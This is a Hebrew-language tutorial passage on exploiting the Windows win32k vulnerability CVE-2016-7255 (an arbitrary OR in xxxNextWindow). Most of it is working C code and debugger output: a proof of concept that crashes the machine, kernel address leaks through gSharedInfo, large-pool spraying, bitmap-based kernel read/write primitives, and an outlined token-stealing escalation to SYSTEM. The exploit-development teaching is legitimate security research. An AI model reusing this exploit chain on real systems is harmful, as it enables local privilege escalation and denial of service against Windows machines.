הפונקציה SetWindowLongPtr מאפשרת לנו לשנות מספר תכונות הקשורות לחלון מסוים, בעזרת העברת אינדקס לתכונה (אחד מהאינדקסים הנתמכים, לדוגמה - GWLP_ID) וערך חדש לתכונה. קטע הקוד הבא משתמש בפונקציה הנ"ל על מנת לשנות את הסגנון של חלון האב מ-WS_VISIBLE ל-WS_VISIBLE | WS_OVERLAPPED:


```
SetWindowLongPtrA(parentWindow, GWL_STYLE, WS_VISIBLE | WS_OVERLAPPED);
```

נציין שבאופן דומה, ניתן להשתמש ב-GetWindowLongPtr על מנת לאחזר את הערכים של תכונות מסוימות. כמו כן, נדון בקצרה על הקשר שבין Get/SetWindowLongPtr לבין tagWND: כאשר אנו קוראים ל-Get/SetWindowLongPtr, אנו בעצם קוראים (או כותבים) ערכים אשר נמצאים בתוך tagWND - האובייקט הקרנלי המייצג את החלון - ובמידה ואנו מבצעים כתיבה, אנו מחליפים אותם בערך שרירותי. פרט מידע זה יעזור לנו בניצול החולשה, ונמצא בשימוש רחב בניצול win32k.

בעזרת פונקציות נוספות, נוכל לערוך תכונות אחרות של החלון. כך לדוגמה, בעזרת SetParent נוכל לשנות את חלון האב של חלון ילד. הפונקציה SetParent מקבל Handle לחלון שאת חלון האב שלו נרצה לשנות, ו-Handle לחלון האב החדש. אם ה-Handle לחלון האב החדש יהיה NULL, אז החלון יהפוך ל-Top-Level Window אשר מוצג על ה-Desktop. כך, לדוגמה, נהפוך את Child ל-Top-Level Window:

```
SetParent(childWindow, 0);
```

מכיוון שכעת Child הוא Top-Level Window, נוכל לעבור אליו בעזרת Alt+Tab\Alt+Escape:



כמובן שהסגנון של החלון הוא עדיין WS_CHILD (בין היתר).

מעבר לעריכת תכונות, נוכל גם לבצע פעולות אשר משנות את הסדר בו החלונות מוצגים על המסך. נוכל לבצע זאת בעזרת מספר פונקציות. נסקור כמה מהן:

- SetForegroundWindow, אשר מעבירה חלון לקדמת המסך.
- ShowWindow, אשר גורמת לחלון להיות מוצג/מוסתר.
- SwitchToThisWindow, אשר מדמה החלפה לחלון בעזרת Alt+Tab.

בעזרת הפונקציות הללו, נוכל לשנות את ה-Z-order (הסדר בו אובייקטים "מכסים" את השני) של החלונות ב-Desktop. כך לדוגמה, נוכל להבטיח ש-Child יהיה החלון הראשון ב-Z-order, ואחריו Parent, בעזרת שתי הקריאות הללו:

```
SwitchToThisWindow(parentWindow, TRUE);
SwitchToThisWindow(childWindow, TRUE);
```

נציין שאת הקריאות יש לבצע לאחר שהתחלנו לטפל ב-Window Messages עבור החלונות, כך שנרצה לבצע אותן ב-Thread נפרד מה-Thread שיצר את החלונות.

בשלב זה, ציידנו את עצמנו במספיק ידע אודות תכנות חלונות ב-Windows על מנת לנצל את החולשה, ונוכל להמשיך. נציין שהעולם של תכנות חלונות הוא רחב הרבה יותר ממה שהצגנו בדיון הקצר שלעיל.

POC

נסכם את מה שידוע לנו על החולשה:

- החולשה נמצאת ב-xxxNextWindow, פונקציה אשר אחראית על טיפול ב-Alt+Tab\Alt+Escape, כלומר הפונקציה מטפלת רק ב-Top-Level Windows.
- נראה שמדובר בחולשת Arbitrary OR 4, שאפשרית רק עבור חלונות ילד (בעלי סגנון WS_CHILD).
- ה-Bitwise OR 4 מתבצע עבור ערך שנמצא בהיסט מסוים מהכתובת שנמצאת ב-tagWND.spmenu ב-tagWND שמייצג את החלון הנוכחי ש-xxxNextWindow מעבדת.

מכאן נוכל לגזור כמה פרטי מידע חשובים שיעזרו לנו להפעיל את החולשה:

- עלינו ליצור חלון בעל סגנון WS_CHILD ולאחר מכן להפוך אותו ל-Top-Level Window (בעזרת SetParent).
- נרצה להבין כיצד ניתן לשלוט בערך spmenu של הילד. הגיוני שנוכל לעשות זאת בעזרת SetWindowLongPtr.
- נצטרך לדמות לחיצה על המקשים Alt+Tab\Alt+Escape על מנת לגרום לקריאה ל-xxxNextWindow. על מנת לעשות זאת, ניעזר בפונקציה keybd_event שנסקור בהמשך.
- נרצה לשנות את סדר החלונות כך ש-Child יהיה במיקום צפוי ביחס ל-Foreground Window (אחרת יהיה לנו קשה לדעת כמה לחיצות עלינו לבצע על מנת לעבור אל חלון הילד).

מכיוון ש-xxxNextWindow היא פונקציה אשר מעבדת צירופי מקשים מסוימים, תחילה נתנסה בהפעלת החולשה בעזרת לחיצה על צירופי המקשים הרלוונטיים, על מנת שנבין מה צריך להיות סדר החלונות שגורם להפעלת החולשה, ורק לאחר מכן נרשום קוד שגורם ל-Bugcheck (ול-Blue Screen).

לפני כן, נרשום קוד שיוצר שני חלונות - אב ובן, ולאחר מכן הופך את החלון הבן לנגיש באמצעות Alt+Tab\Esc. רשמנו קטע קוד כזה בסעיף הקודם. לאחר מכן, נרצה לשנות את הערך של spmenu עבור חלון הילד. על מנת לעשות זאת, נקרא ל-SetWindowLongPtr עם GWLP_ID. נקרא את התיעוד אודות GWLP_ID:

GWLP_ID -12	Sets a new identifier of the child window. The window cannot be a top-level window.

הקבוע מאפשר לנו להגדיר את המזהה של Child Window שאינו Top-Level Window. בפועל, אם נקרא ל-SetWindowLongPtr עם הקבוע הנ"ל, הוא ידרוס את הערך ב-tagWND.spmenu באובייקט המקושר לחלון שאת ה-Handle אליו אנו מעבירים כארגומנט לפונקציה, בערך שרירותי לבחירתנו. התיעוד אודות הקבוע גם מסביר למה מתבצעת בדיקה שמדובר בחלון מסגנון WS_CHILD - רק עבור חלונות כאלו אנו יכולים לקבוע את הערך של spmenu, כך שרק עבור חלונות כאלו נוכל לנצל את החולשה. קטע הקוד הנ"ל יציב 0xBAADF00DBAADF00D ב-tagWND.spmenu של האובייקט המייצג את חלון הילד:

```
SetWindowLongPtrA(childWindow, GWLP_ID, 0xBAADF00DBAADF00D);
```

מכיוון שהחלון לא יכול להיות Top-Level Window בזמן הקריאה לפונקציה, נוודא שהקריאה ל-SetWindowLongPtrA מתבצעת לפני הקריאה ל-SetParent.


ניעזר בתכנית הבאה על מנת לנסות להפעיל את החולשה:

```
#include <Windows.h>

int main() {
    WNDCLASSEXA mockClass = { 0 };
    mockClass.cbSize = sizeof(WNDCLASSEXA);
    mockClass.lpfnWndProc = DefWindowProcA;
    mockClass.lpszClassName = "Mock";

    RegisterClassExA(&mockClass);

    HWND parentWindow = CreateWindowExA(0, "Mock", "Parent!", WS_VISIBLE, 0, 0, 500, 500, 0, 0, 0, 0);
    HWND childWindow = CreateWindowExA(0, "Mock", "Child!", WS_VISIBLE | WS_CHILD | WS_OVERLAPPEDWINDOW,
                                       150, 150, 200, 200, parentWindow, 0, 0, 0);

    SetWindowLongPtrA(childWindow, GWLP_ID, 0xBAADF00DBAADF00D);

    SetParent(childWindow, 0);

    // Window loop
    MSG msg;
    do {
        GetMessageA(&msg, 0, 0, 0);
        TranslateMessage(&msg);
        DispatchMessageA(&msg);
    } while (1);

    return 0;
}
```

נריץ את התכנית, נשים breakpoint בקטע הקוד שמבצע את ה-OR (win32kfull!xxxNextWindow+0x30f), וננסה לגרום ל-breakpoint לקפוץ בעזרת משחק עם Alt+Tab\Alt+Escape. כאשר ה-Breakpoint יקפוץ, נוכל לראות שמבצעים or לערך שנמצא בכתובת שהעברנו בקריאה ל-SetWindowLongPtrA, ועוד 0x28. מכאן שכשנרצה לגרום ל-4 Arbitray OR עם כתובת מסוימת, נעביר את הכתובת פחות 0x28.

```
kd> bl; g
     0 e Disable Clear  ffffd3d0`5fffc9bb     0001 (0001) win32kfull!xxxNextWindow+0x30f

Breakpoint 0 hit
win32kfull!xxxNextWindow+0x30f:
0010:ffffd3d0`5fffc9bb 83482804        or      dword ptr [rax+28h],4
kd> r rax
rax=baadf00dbaadf00d
```

כמובן שלאחר שנמשיך את ריצת המערכת, יגרם Bugcheck שיוביל למסך כחול:



לאחר משחק קצר, ראיתי שהתרחיש הבא מוביל לחולשה: תחילה, נביא את חלון הילד לראש ה-Z-order בעזרת Alt+Tab. לאחר מכן, נביא את חלון האב לראש ה-Z-order בעזרת Alt+Tab. לאחר מכן, נעביר בין החלונות בעזרת Alt+Esc כמה פעמים (מה-Parent ל-Child ומ-Child לבא אחריו), והחולשה תופעל.

נתרגם את מה שלמדנו לקוד שיוביל ל-DoS לוקאלי. ראשית, נבין כיצד נוכל לדמות אירועי מקלדת באופן תוכנתי. על מנת לעשות זאת, ניעזר בפונקציה keybd_event. להלן החתימה של keybd_event:

```
VOID WINAPI keybd_event(
  _In_ BYTE      bVk,
  _In_ BYTE      bScan,
  _In_ DWORD     dwFlags,
  _In_ ULONG_PTR dwExtraInfo
);
```

ב-MSDN, הפונקציה keybd_event מתוארת כפונקציה שמאפשרת לנו "לסנתז" לחיצות על מקשים, וכפונקציה שה-Interrupt Handler של הדרייבר קורא לה. ב-MSDN ממליצים להשתמש ב-SendInput במקום ב-keybd_event, אך אנו נתעלם מההמלצה הזו.

נסקור בקצרה את הארגומנטים שהפונקציה מקבלת:

- bVk הוא Virtual-Key code אשר מסמל את המקש אותו אנו מעוניינים לדמות. לדוגמה, VK_MENU תואם ל-Tab.
- bScan הוא ה-Scan code התואם למקש. ה-Scan code התואם ל-Tab, לדוגמה, הוא 0xB8.
- dwFlags הוא סט של דגלים אשר מתאר את אופי הפעולה שאנו רוצים לדמות. כך לדוגמה, אם נרצה לדמות פעולה של שחרור מקש מסוים, נעביר את הדגל KEYEVENTF_KEYUP.
- dwExtraInfo הוא מידע נוסף אשר מקושר ללחיצה.

קטע הקוד הבא משתמש בפונקציה בשביל לסנתז לחיצה על Alt+Esc:

```
keybd_event(VK_MENU, 0xB8, 0, 0);
keybd_event(VK_ESCAPE, 0x81, 0, 0);
keybd_event(VK_ESCAPE, 0x81, KEYEVENTF_KEYUP, 0);
keybd_event(VK_MENU, 0xB8, KEYEVENTF_KEYUP, 0);
```

מכיוון שכאשר אנו משמשים ב-Esc על מנת לעבור בין חלונות, מספיק ש-Alt יהיה לחוץ וכל לחיצה על Esc תעביר בין החלון הנוכחי לחלון שבא אחריו, נכתוב פונקציה אשר מעבירה בין מספר חלונות כלשהו (שמועבר על גבי הארגומנט times) על ידי לחיצה והרמה של ESC מספר פעמים:

```
void simulateAltEscape(unsigned int times) {
    keybd_event(VK_MENU, 0xB8, 0, 0);
    for (unsigned int i = 0; i < times; ++i) {
        keybd_event(VK_ESCAPE, 0x81, 0, 0);
        keybd_event(VK_ESCAPE, 0x81, KEYEVENTF_KEYUP, 0);
    }
    keybd_event(VK_MENU, 0xB8, KEYEVENTF_KEYUP, 0);
}
```

ניעזר בפונקציה הזו על מנת לדמות העברת חלונות בעזרת Alt+Esc.

נתאר את השלבים שהבנו שעלינו לבצע בשביל להפעיל את החולשה:

1. ניצור חלון אב וחלון ילד.
2. נערוך את spmenu של הילד.
3. נהפוך את חלון הילד ל-Top-Level Window.
4. נטפל בהודעות עבור החלונות שיצרנו.
5. נעביר את חלון הילד לראש ה-Z-order בעזרת Alt+Tab.
6. נעביר את חלון האב לראש ה-Z-order בעזרת Alt+Tab.
7. נעביר בין מספר חלונות בעזרת Alt+Esc.

הפעולה האחרונה אמורה להפעיל את החולשה.

כבר הסברנו כיצד נבצע את פעולות 1-4. נדגיש שכפי שציינו קודם, עלינו לבצע את הפעולות הללו ב-Thread נפרד מה-Thread הראשי, על מנת שנוכל להמשיך ולבצע את פעולות 5-7 באותה תכנית. כמו כן, עלינו לסנכרן בין ה-Threadים, כך שה-Thread הראשי לא ינסה לשנות את ה-Z-order או לשלוח Alt+Esc לפני שהחלונות נוצרו. על מנת לסנכרן בין ה-Threadים, נשתמש ב-Event שניצור ב-Thread הראשי (בעזרת CreateEventA) ונפעיל ב-Thread המשני (בעזרת SetEvent). לאחר יצירת ה-Thread המשני, נחכה ב-Thread הראשי להפעלת ה-Event בעזרת WaitForSingleObject. נממש את הלוגיקה שתיארנו עכשיו:

ראשית, נערוך את הפונקציה שהשתמשנו בה מוקדם יותר על מנת ליצור את החלונות ולערוך את spmenu של הילד, כך שתפעיל את ה-Event. לפונקציה נקרא windowLoop:

```
DWORD WINAPI windowLoop(LPVOID param) {
    WNDCLASSEXA mockClass = { 0 };
    mockClass.cbSize = sizeof(WNDCLASSEXA);
    mockClass.lpfnWndProc = DefWindowProcA;
    mockClass.lpszClassName = "Mock";

    RegisterClassExA(&mockClass);

    gParentWindow = CreateWindowExA(0, "Mock", "Parent!", WS_VISIBLE, 0, 0, 500, 500, 0, 0, 0, 0);
    gChildWindow = CreateWindowExA(0, "Mock", "Child!", WS_VISIBLE | WS_CHILD | WS_OVERLAPPEDWINDOW,
                                   150, 150, 200, 200, gParentWindow, 0, 0, 0);

    SetWindowLongPtrA(gChildWindow, GWLP_ID, 0xBAADF00DBAADF00D);

    SetParent(gChildWindow, 0);

    SetEvent(gCreatedWindowsEvent);

    // Window loop
    MSG msg;
    do {
        GetMessageA(&msg, 0, 0, 0);
        TranslateMessage(&msg);
        DispatchMessageA(&msg);
    } while (1);

    return 0;
}
```

לאחר מכן, ב-main (שרץ ב-Thread הראשי של התכנית), ניצור את ה-Event ולאחר מכן נקרא ל-Thread ונחכה ל-Event לפני שנתחיל "לשחק" בסידור החלונות:

```
HWND gParentWindow = 0;
HWND gChildWindow = 0;
HANDLE gCreatedWindowsEvent = 0;

int main() {
    gCreatedWindowsEvent = CreateEventA(NULL, TRUE, FALSE, "CreateWindowsEvent");

    HANDLE thread = CreateThread(0, 0, windowLoop, 0, 0, 0);
    WaitForSingleObject(gCreatedWindowsEvent, INFINITE);
    WaitForSingleObject(thread, 1000);

    SwitchToThisWindow(gChildWindow, TRUE);
    SwitchToThisWindow(gParentWindow, TRUE);
    simulateAltEscape(2);

    return 0;
}
```

הוספתי המתנה של שניה על ה-thread לפני תחילת סידור החלונות מחדש, על מנת לתת ל-Thread המשני זמן להתחיל לטפל בהודעות הראשוניות של כל חלון.

כפי שניתן לראות, את שלבים 5 ו-6 נממש בעזרת SwitchToThisWindow עם TRUE כערך שמועבר על גבי הארגומנט השני (fAltTab). הקריאה ל-SwitchToThisWindow עם fAltTab = TRUE מנחה את מערכת ההפעלה לבצע את המעבר כאילו בוצע עם Alt+Tab. את שלב 7 נממש, כמובן, בעזרת simulateAltEscape שפיתחנו מוקדם יותר.

נריץ את התכנית החדשה, והפעם נוכל לראות שהתבצע Bugcheck מבלי שהתערבנו:


```
EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at 0x%p referenced memory at 0x%p. The memory could not be %s.

FAULTING_IP:
win32kfull!xxxNextWindow+30f
ffffd3d0`5fffc9bb 83482804        or      dword ptr [rax+28h],4

CONTEXT:  ffff8980f1e13c60 -- (.cxr 0xffff8980f1e13c60)
rax=baadf00dbaadf00d rbx=0000000000000000 rcx=0000000000000000
rdx=ffffd3a783e0d3e0 rsi=ffffd3a783e0d3e0 rdi=ffffd3a780649500
rip=ffffd3d05fffc9bb rsp=ffff8980f1e14670 rbp=ffff8980f1e14780
 r8=0000000000000000  r9=0000000000000000 r10=0000000000000000
r11=ffff8980f1e14400 r12=0000000000000002 r13=ffffd3a7806398d0
r14=0000000000000001 r15=ffffd3a7806398d0
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00010282
win32kfull!xxxNextWindow+0x30f:
ffffd3d0`5fffc9bb 83482804        or      dword ptr [rax+28h],4 ds:002b:baadf00d`baadf035=????????
```

כמובן שכשנמשיך את ריצת המערכת, נוכל לראות שהמכונה נכנסה ל-Blue Screen.

בשלב זה, יש לנו קוד שמבצע DOS לוקלי, אבל גם הצלחנו להבין שאכן מדובר בחולשת Arbitrary OR 4, וגם הבנו כיצד ניתן להפעיל אותה ולשלוט בה. השלב הבא הוא לבחור את הדרך שבה נרצה לנצל את החולשה.

שיטת ניצול - Bitmap Extension

כמו שרמזתי כשבחנו את החולשה לראשונה, נוכל להשתמש בחולשה מסוג Arbitrary Or על מנת להדליק ביט בשדה sizlBitmap.cx של ה-Manager Bitmap שלנו, וכך להיות מסוגלים לחרוג מעבר ל-Bitmap Data שלו, מה שיאפשר לנו לבצע Bitmap Extension, בדיוק כפי שעשינו כשניצלנו את CVE-2016-0165. נבחן שוב את התרשים אשר מתאר את שיטת הניצול הזו:



אם נגרום ל-Arbitrary Or 4 להתבצע עם הבית הגבוה ב-sizlBitmap.cx, אז הערך שלו יהיה משמעותית גדול יותר (גדול יותר ב-0x04000000, ליתר דיוק), מה שיאפשר לנו ליצור את פרימיטיבי הקריאה/כתיבה.

כמובן שכמו בחולשה הקודמת שניצלנו, גם כאן נצטרך לשמור בצד את המידע שבין ה-Manager ל-pvScan0 של ה-Worker, אבל הפעם, מכיוון שהחולשה מאפשרת לנו לבצע פעולה מול כתובת שרירותית, לא נצטרך לדרוס אף מבנה, כך שלא נצטרך "לשקם" שום Header, מה שיקל על תהליך הניצול.

עוד נקודה שמצריכה התייחסות היא, שמכיוון שמדובר בחולשה שמאפשרת לנו לבצע פעולת OR מול כתובת שרירותית, עלינו **למצוא** את הכתובת של sizlBitmap.cx ב-Manager Bitmap שלנו, ולא להסתפק בהכרת מבנה ה-Pool כפי שיכולנו לעשות כשהתעסקנו ב-Pool Overflow ב-CVE-2016-0165. למזלנו, כבר דנו בהדלפת כתובות קרנליות של Bitmapים ב-Redstone 1 במאמר "Kernel Exploitation Using GDI Objects". נחזור בקצרה על השיטה שבה נוכל לבצע זאת.

הדלפת כתובות ה-Bitmap

כזכור, כשדנו על הדלפת הכתובות הקרנליות של אובייקטי Bitmap תחת Threshold 2, ראינו שניתן למצוא אותם ב-gdiShardHandleTable שב-PEB. כאשר דנו על Redstone 1, ראינו ששיטה זו כבר לא עובדת, והיה עלינו למצוא שיטה חדשה. מצאנו, ש-Accelerator Tables מוקצים ב-Paged Session Pool - בדיוק כמו אובייקטי Bitmap. כמו כן, ראינו שניתן למצוא את הכתובות הקרנליות בהן יושבים אובייקטי

User (כמו Accelerator Tables) בעזרת user32!gSharedInfo, ומימשנו את הפונקציה הבאה שמדליפה כתובת קרנלית של אובייקט User על סמך Handle לאובייקט:

```
void* leakUserObjectAddress(void* handle) {
    USER_HANDLE_ENTRY* handleEntry = 0;
    SHAREDINFO* gSharedInfo = (SHAREDINFO*)GetProcAddress(GetModuleHandleA("user32.dll"), "gSharedInfo");
    USER_HANDLE_ENTRY* gHandleTable = gSharedInfo->aheList;
    handleEntry = &gHandleTable[(unsigned long long)handle & 0x000000000000FFFF];
    return handleEntry->pKernel;
}
```

לאחר מכן, ניצלנו את אופן פעולת ה-Pool Allocator על מנת ליצור ולשחרר הקצאות גדולות (שיקוצו ב-Large Paged Session Pool), ולהדליף את הכתובת שלהן בעזרת הפונקציה הבאה:

```
void* leakLargePoolAllocationAddress() {
    char buff[10000];
    std::fill(buff, buff + 10000, 0x41);
    HACCEL atHandle = CreateAcceleratorTableA((LPACCEL)&buff, 700);
    void* kernelAddress = leakUserObjectAddress((void*)atHandle);
    std::cout << "Found KernelAddress at 0x" << std::hex << kernelAddress << std::endl;
    DestroyAcceleratorTable(atHandle);
    return kernelAddress;
}
```

ואז יצרנו אובייקטי Bitmap שיוקצו ב-Large Paged Session Pool. מכיוון שבדיוק שיחררנו הקצאות גדולות, ה-Pool Allocator יעניק את ההקצאה ששחררנו לאובייקט ה-Bitmap, וכך נוכל לדעת באופן עקיף את הכתובת בה יופיע האובייקט הקרנלי המקושר ל-Bitmap. ביצענו זאת כך:

```
unsigned long long managerSurface = (unsigned long long)leakLargePoolAllocationAddress();
MANAGER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, 0);
```

גם כאן נשתמש בדיוק באותה שיטה על מנת לגלות את הכתובות הקרנליות בהן יוקצו ה-Bitmapים שלנו.

פרימיטיבי קריאה/כתיבה

מכיוון שהשיטה שבעזרתה ניעזר ב-Bitmapים על מנת ליצור פרימיטיבי קריאה/כתיבה היא זהה לזו בה השתמשנו בניצול CVE-2016-0165, נוכל להשתמש בדיוק באותם פרימיטיבים גם כאן, נזכר בהם:

```
// Primitives taken from CVE-2016-0164
unsigned long long readQword(unsigned long long address) {
    unsigned long long data = 0;
    *((unsigned long long*)&BOILERPLATE_DATA[sizeof(BOILERPLATE_DATA) - 8]) = address;
    SetBitmapBits(MANAGER_BITMAP, sizeof(BOILERPLATE_DATA), BOILERPLATE_DATA);
    GetBitmapBits(WORKER_BITMAP, 8, &data);
    return data;
}

void writeQword(unsigned long long address, void* data) {
    *((unsigned long long*)&BOILERPLATE_DATA[sizeof(BOILERPLATE_DATA) - 8]) = address;
    SetBitmapBits(MANAGER_BITMAP, sizeof(BOILERPLATE_DATA), BOILERPLATE_DATA);
    SetBitmapBits(WORKER_BITMAP, 8, data);
}
```

כמו כן, על מנת שנוכל להשתמש בפרימיטיבים יהיה עלינו לאתחל את BOILERPLATE_DATA. נעשה זאת באופן דומה לאופן שבו עשינו זאת בדיוננו על CVE-2016-0165, בפונקציה resolveBoilerplate. באקספלויט הזה, נממש את הלוגיקה הזו בפונקציה בשם initializePrimitives:

```
int initializePrimitives() {
    auto bytesRead = GetBitmapBits(MANAGER_BITMAP, sizeof(BOILERPLATE_DATA), &BOILERPLATE_DATA);
    if (bytesRead != sizeof(BOILERPLATE_DATA)) {
        return -1;
    }
    return 0;
}
```

לאחר שננצל את החולשה ונאפשר לנו לגשת אל מעבר למידע שב-Manger Bitmap, נקרא ל-initializePrimitives, ולאחר מכן נוכל להתחיל להשתמש בפרימיטיבים שלנו.

Pool Spraying

למרות שבניצול החולשה אנו פועלים מול כתובת ספציפית, עדיין עלינו להביא את ה-Large Pool למצב צפוי על מנת שנוכל לדעת מראש כמה מידע יהיה קיים בין ה-Manager ל-Worker (על מנת שנדע מראש כמה מידע עלינו לשמור). כמובן שנוכל גם לגלות זאת באופן דינאמי, על סמך חיפוש דפוסים שתואמים למבנה SURFACE בזיכרון, אבל יהיה לנו משמעותית יותר קל לדעת זאת מראש.

למזלנו, המשימה הזו פשוטה - המרווחים בין הקצאות Large Pool נהיים צפויים יחסית מהר. לצורך המחשה, ניצור בלולאה הקצאות Usac (Accelerator Table) גדולות ונדליף את הכתובות שלהן בעזרת leakUserObjectAddress, ונבדוק בכל פעם את ההפרש בין הכתובת של ההקצאה הנוכחית להקצאה שקדמה לה, נראה שההפרש מתאזן על 0x2000 יחסית מהר. להלן קטע הקוד בו ניעזר:

```
HACCEL sprayHandles[0x50];
char buff[10000];
std::fill(buff, buff + 10000, 0x41);

unsigned long long currentAddress = 0;
unsigned long long previousAddress = 0;
for (int i = 0; i < 0x50; ++i) {
    previousAddress = currentAddress;
    sprayHandles[i] = CreateAcceleratorTableA((LPACCEL)&buff, 700);
    currentAddress = (unsigned long long)leakUserObjectAddress(sprayHandles[i]);
    if (i > 0) {
        std::cout << "Delta:\t0x" << std::hex << currentAddress - previousAddress << std::endl;
    }
}
```

נבחן את הפלט שלו במכונה:

```
C:\Exploit>cve-2016-7255.exe
Delta:  0x6000
Delta:  0x4000
Delta:  0x4000
Delta:  0x2000
Delta:  0x4000
Delta:  0x1f000
Delta:  0x6000
Delta:  0x2000
Delta:  0x2000
Delta:  0x38000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
Delta:  0x9000
Delta:  0x38000
Delta:  0x1e000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
Delta:  0x2000
```

כפי שניתן לראות, ההפרש התאזן על 0x2000 יחסית מהר, לכן כל שעלינו לעשות על מנת שנוכל לצפות את המיקום היחסי של אובייקטי ה-Bitmap זה לזה הוא לרסס את ה-Large Pool לפני יצירת ה-Bitmap-ים. נעשה זאת בעזרת הפונקציה הבאה:

```
HACCEL atSprayHandles[0x100];
void sprayLargePool() {
    char buff[10000];
    std::fill(buff, buff + 10000, 0x41);
    for (int i = 0; i < 0x100; ++i) {
        atSprayHandles[i] = CreateAcceleratorTableA((LPACCEL)&buff, 700);
    }
}
```

נקרא לה לפני שניצור את ה-Manager/Worker שלנו, באופן הבא:

```
sprayLargePool();

unsigned long long managerSurface = (unsigned long long)leakLargePoolAllocationAddress();
MANAGER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, 0);

unsigned long long workerSurface = (unsigned long long)leakLargePoolAllocationAddress();
WORKER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, 0);
```

בזכות הריסוס שביצענו, ה-Worker Bitmap אמור להיות מוקצה בדיוק 0x2000 בתים לאחר ה-Manager Bitmap.

שיטת הסלמת הרשאות

כהרגלנו, ננצל את פרימיטיבי הקריאה/כתיבה שלנו על מנת לממש קוד גניבת Token, שימצא את ה-EPROCESS המשויך ל-System ויעתיק את ה-Token שלו על גבי ה-Token של ה-EPROCESS המשויך לתהליך שלנו. את ה-EPROCESS של System נמצא באמצעות קריאת PsInitialSystemProcess, ואת הכתובת של ntos נדליף בעזרת המצביע ל-ntos שקיים ב-HAL Heap (כזכור, שיטה זו **לא** תעבוד עבור Windows בגרסה 1703 ומעלה), ולאחר מכן נבצע אינומרציה על ה-ActiveProcessLinks של System על מנת למצוא את התהליך שלנו, וכשנמצא אותו נדרוס את ה-Token שלו ב-Token שקראנו מה-EPROCESS המשויך ל-System.

דנו לעומק בלוגיקה המתוארת לעיל במאמרים קודמים, ולכן לא נתעמק בה שוב. הפונקציה elevatePrivileges, אותה יצרנו במאמר "Kernel Exploitation Using GDI Objects", תשמש אותה על מנת לבצע את הפעולות שתיארנו.

ניצול החולשה

נתאר את השלבים שעלינו לבצע על מנת לנצל את החולשה:

1. ניצור שני אובייקטי Bitmap שמוקצים ב-Large Paged Session Pool במרחק 0x2000 בתים.
2. ניעזר בחולשה על מנת לבצע OR עם 4 לבית הגבוה ב-sizlBitmap.cx של ה-Manager Bitmap.
3. נקרא ונשמור בצד את המידע שבין ה-Manager ל-Worker. מכאן, נוכל לנצל את פרימיטיבי הקריאה/כתיבה שלנו.
4. נקרא ל-elevatePriviliges.

